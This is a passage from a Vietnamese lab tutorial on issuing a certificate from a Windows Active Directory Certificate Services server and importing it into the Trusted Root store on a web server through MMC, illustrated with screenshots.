


Yêu cầu đã được gửi đến CA Server để xác nhận



Chuyển sang máy CA Server:

Nhấn Pending Request -> Right click vào yêu cầu -> All Tasks -> Issue



Trở lại máy Web Server:

Truy cập vào CA Server : <http://192.168.12.254/certsrv>


Nhấn View the status of a pending certificate request

The screenshot shows a web browser window for Microsoft Active Directory Certificate Services. The URL in the address bar is <http://192.168.12.254/certsrv/>. The title bar displays "Microsoft Active Directory Certificate Services – XYZ-WIN-FB87M52RCSC-CA". The main content area is titled "Welcome" and contains instructions for requesting a certificate. It says: "Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks." Below this, it says: "You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request." A link to "Active Directory Certificate Services Documentation" is provided. A section titled "Select a task:" lists three options: "Request a certificate", "View the status of a pending certificate request", and "Download a CA certificate, certificate chain, or CRL". The bottom of the screen shows the Windows taskbar with icons for Start, File Explorer, Task View, File History, Task Scheduler, and Edge, along with system status indicators.


Nhấn Saved-Request Certificate ...

The screenshot shows a web browser window for Microsoft Active Directory Certificate Services. The URL in the address bar is <http://192.168.12.254/certsrv/certckpn.asp>. The title bar displays "Microsoft Active Directory ...". The main content area is titled "View the Status of a Pending Certificate Request" and contains instructions: "Select the certificate request you want to view:". Below this, a link is shown: "Saved-Request Certificate (Saturday November 23 2024 11:01:25 AM)". The bottom of the screen shows the Windows taskbar with icons for Start, File Explorer, Task View, File History, Task Scheduler, and Edge, along with system status indicators.


Download 2 file chứng chỉ bên dưới về máy




B5: Vào Run -> mmc




File -> Add/Remove Snap-in...



Chọn Certificate -> Add




Chọn My user account -> Finish.




Chọn Trust Root Certificate Authority


Right click -> All Tasks -> Import





Nhấn Next

